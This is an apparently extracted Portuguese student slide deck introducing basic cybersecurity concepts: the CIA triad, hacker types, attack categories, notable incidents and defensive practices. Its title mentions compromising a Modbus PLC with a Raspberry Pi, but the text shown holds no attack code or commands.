

Comprometendo um CLP - Modbus TCP/IP - Utilizando um Raspberry

INTRODUÇÃO A CIBERSEGURANÇA E
SIMULAÇÃO PRÁTICA



Acompanhem a apresentação



Quem somos?

João Pedro Tozzo



João Tozzo ✅

Estudante de Eng. Controle e Automação | Líder Técnico de área na
Taperá Aerodesign | Projetos em IoT Industrial & Cybersecurity |

Aluno 6º semestre da engenharia

Líder técnico na área de Estabilidade e Controle da
equipe Taperá Aerodesign

Aspirante a pentester e analista de cibersegurança

Jafar Mourad





Ideia do projeto

Desenvolver um dispositivo **all-in-one** modular com ferramentas de pentest tornando um laboratorio movel completo para profissionais da área






Conhecimentos Prévios na área

Hardware



Projetos utilizando:



Banco de dados



Por que?

Trajetoria do projeto:

Por conta da complexidade e tempo oferecidos na disciplina tivemos que filtrar temas e pensar em uma forma de extensão para o projeto, nos trazendo para apresentação de hoje.

Objetivos:


Trazer **conhecimentos basicos** de **cibersegurança** e demonstrar na pratica um estudo de caso real

Introdução à Cibersegurança

Breve definição: Prática de proteger pessoas, sistemas e dados contra ataques cibernéticos, usando tecnologias, processos e políticas de segurança.

Objetivo: Garantir sigilo, integridade e disponibilidade da informação.

Contexto: Área que cresce junto com o uso da internet e tecnologia - qualquer usuário (de redes sociais até empresas) está exposto a riscos se não se proteger.



A Tríade CIA: Os Três Pilares da Segurança da Informação

Confidencialidade:	Integridade:	Disponibilidade:
<p>Garantir que só pessoas/autorizadas acessem os dados.</p>	<p>Assegurar que a informação está correta e não foi alterada indevidamente.</p>	<p>Manter sistemas e dados acessíveis sempre que usuários autorizados precisarem.</p>

- C = Confidentiality (Confidencialidade)
- I = Integrity (Integridade)
- A = Availability (Disponibilidade)

A Tríade CIA: Os Três Pilares da Segurança da Informação

Princípio	Objetivo	Pergunta-Chave	Ameaça Comum	Solução Exemplo
Confidencialidade	Manter em segredo	Quem pode ver isso?	Vazamento de dados	Criptografia, Senhas
Integridade	Manter preciso e original	Os dados são confiáveis?	Alteração maliciosa	Assinaturas Digitais, Hashes
Disponibilidade	Manter acessível	Posso usar quando precisar?	Ataque DDoS, Ransomware	Backups, Redundância

Chapéus



Fonte <https://www.searchenginejournal.com/white-hat-vs-black-hat-vs-gray-hat-seo/365142>)

Tipos de Hackers (“Hats”)

- White Hat (chapéu branco): hackers éticos, contratados para achar falhas e reforçar a segurança.



- Black Hat (chapéu preto): invasores mal-intencionados que exploram sistemas ilegalmente para ganho próprio



- Grey Hat (chapéu cinza): ficam entre branco e preto - invadem sem permissão mas sem malícia explícita.



Tipos de Hackers

Script Kiddie: é um termo pejorativo usado para descrever hackers iniciantes e inexperientes que utilizam programas ou scripts prontos, criados por outros, para realizar ataques cibernéticos.



Hacktivista: Um grupo ou individuo que utiliza suas habilidades de hacking para promover uma causa social ou política. Ao contrário de criminosos virtuais que buscam ganho financeiro, sua motivação principal é o ativismo em seus ideais - Um dos grupos mais conhecidos mundialmente -> Anonymous

Equipes de segurança



- **Red Team (equipe vermelha):** ofensiva – simula ataques reais (pentests, ameaças) para testar as defesas da organização.




- **Blue Team (equipe azul):** defensiva – monitora, detecta e responde a ataques, operando ferramentas de defesa e preparando respostas a incidentes.



- **Purple Team (equipe roxa):** colaboração – combina ofensiva e defesa ou intermedia comunicação entre Red e Blue, aprimorando continuamente a segurança.

Tipos de ataques:

- Ataques baseados em software malicioso (Malware)
- Ataques baseados em engenharia social
- Ataques que exploram vulnerabilidades de sistemas
- outros como Spoofing e Zero-Day



Tipos de ataques:

Ataques baseados em software malicioso (Malware)


Ransomware:

Bloqueia o acesso aos dados da vítima e exige um resgate para restabelecê-lo.




Cavalo de Troia (Trojan):

Disfarça-se de software legítimo para enganar usuários e abrir uma porta dos fundos no sistema.



Botnets:

Uma rede de computadores infectados (zumbis) controlada remotamente por um atacante para executar ataques em larga escala.



Tipos de ataques:

Ataques baseados em manipulação social

Phishing: Mensagens falsas (e-mails, SMS) que se passam por fontes confiáveis para roubar informações sensíveis.



Spear Phishing: Phishing altamente direcionado a uma pessoa ou organização específica, usando informações pessoais para parecer mais legítimo.



Engenharia Social: A arte de manipular pessoas para que divulguem informações confidenciais ou realizem ações.



Tipos de ataques:


Ataques que exploram vulnerabilidades de sistemas

Negação de Serviço (DoS/DDoS):

Sobrecharge um sistema com tráfego falso, tornando-o inacessível para usuários legítimos.




DoS attack



DDoS attack

Ataque de Força Bruta: Tenta adivinhar uma senha ou chave tentando todas as combinações possíveis.




Tipos de ataques:

Ataques que exploram vulnerabilidades de sistemas

Injeção de SQL: Insere um código malicioso em um banco de dados por meio de uma vulnerabilidade em um site, permitindo roubar ou manipular dados.




Man-in-the-Middle (MITM): Intercepta secretamente a comunicação entre duas partes para espionar ou modificar o tráfego.




Tipos de ataques:

Spoofing e Zero-Day

Spoofing: Falsificação de uma identidade (como um e-mail, endereço IP ou site) para parecer uma fonte confiável. É a base técnica do phishing.



Zero-day: Explora uma vulnerabilidade em um software que é desconhecida pelo fabricante, ou seja, não há correção disponível no momento do ataque.



Guerra cibernética

- Conflitos digitais entre nações ou grupos estatais, visando espionagem, sabotagem ou desinformação.
- Envolve ataques a infraestruturas críticas, redes de energia, comunicações e bancos de dados governamentais.



Exemplos reais:

- **Stuxnet (2010)**: vírus criado por EUA e Israel para sabotar centrífugas nucleares do Irã.
- **Ataques à Ucrânia (2015-2022)**: derrubaram redes elétricas e sites governamentais.
- **Operações chinesas, russas e estadunidenses**: espionagem digital em larga escala contra outros países.

Ataques cibernéticos mais notórios

- WannaCry (2017): ransomware afetou 230 mil computadores em 150 países.
- NotPetya (2017): ataque destrutivo à Ucrânia que se espalhou globalmente, causando bilhões em prejuízos.
- Equifax (2017): vazamento de dados de 147 milhões de pessoas.
- Colonial Pipeline (2021): ataque ransomware que paralisou fornecimento de combustível nos EUA.
- Sony Pictures (2014): hackers ligados à Coreia do Norte vazaram filmes e dados internos.

Dark Web

- Parte **oculta da internet**, acessível apenas com **ferramentas** como **Tor** (não indexada por buscadores).
- Usada tanto para privacidade e anonimato quanto para **atividades ilegais** (venda de dados, exploits e produtos ilegais).
- Ambientes de mercados clandestinos, fóruns e serviços ocultos que exigem cautela e conhecimento técnico. (*transações em criptomoeda principalmente Monero*)
- Deep Web ≠ Dark Web – a Deep inclui conteúdos legítimos não públicos (bancos, e-mails, **intranets**).



Dispositivos de Defesa e Boas Práticas

- Firewalls e roteadores: filtram tráfego de rede, bloqueando conexões suspeitas.
- IDS/IPS (detecção/prevenção de intrusão): monitoram tentativas de invasão e podem bloquear ataques.
- Antivírus/EDR: protegem endpoints detectando malwares conhecidos.
- Criptografia: senhas, dados sensíveis ou comunicações cifrados dificultam uso de informações roubadas
- Controle de acesso (IAM) e MFA: uso de senhas fortes e autenticação multifator evita acesso indevido mesmo que credenciais sejam vazadas
- Atualizações e backups regulares: corrigem vulnerabilidades conhecidas e permitem recuperação após ataque (p.ex., cópias de segurança viabilizam restauração sem pagar resgate).
- Capacitação de usuários: treinamento para reconhecer phishing, práticas seguras (não clicar em links suspeitos, usar redes seguras etc.) reduz erros humanos

Porque Hackers usam Linux

- **Uso massivo:** Linux domina servidores web e de nuvem; uso gratuito e flexível.
- **Estatísticas:** ~58% dos sites de internet rodam em Linux 96% dos maiores servidores web usam Linux
- **Segurança e estabilidade:** Linux tem atualizações constantes e bom histórico de segurança, por isso é escolhido em ambientes corporativos e cloud (AWS, Google, Azure)



*Estudos apontam que 96% dos 1.000.000 de maiores servidores web rodam Linux
fonte: <https://www.ibm.com/think/topics/linux-servers>*

Reflexão até agora:



Seguindo todas as informações apresentadas podemos concluir que o trabalho da cibersegurança é crucial nos dias atuais então como ser um profissional da área?

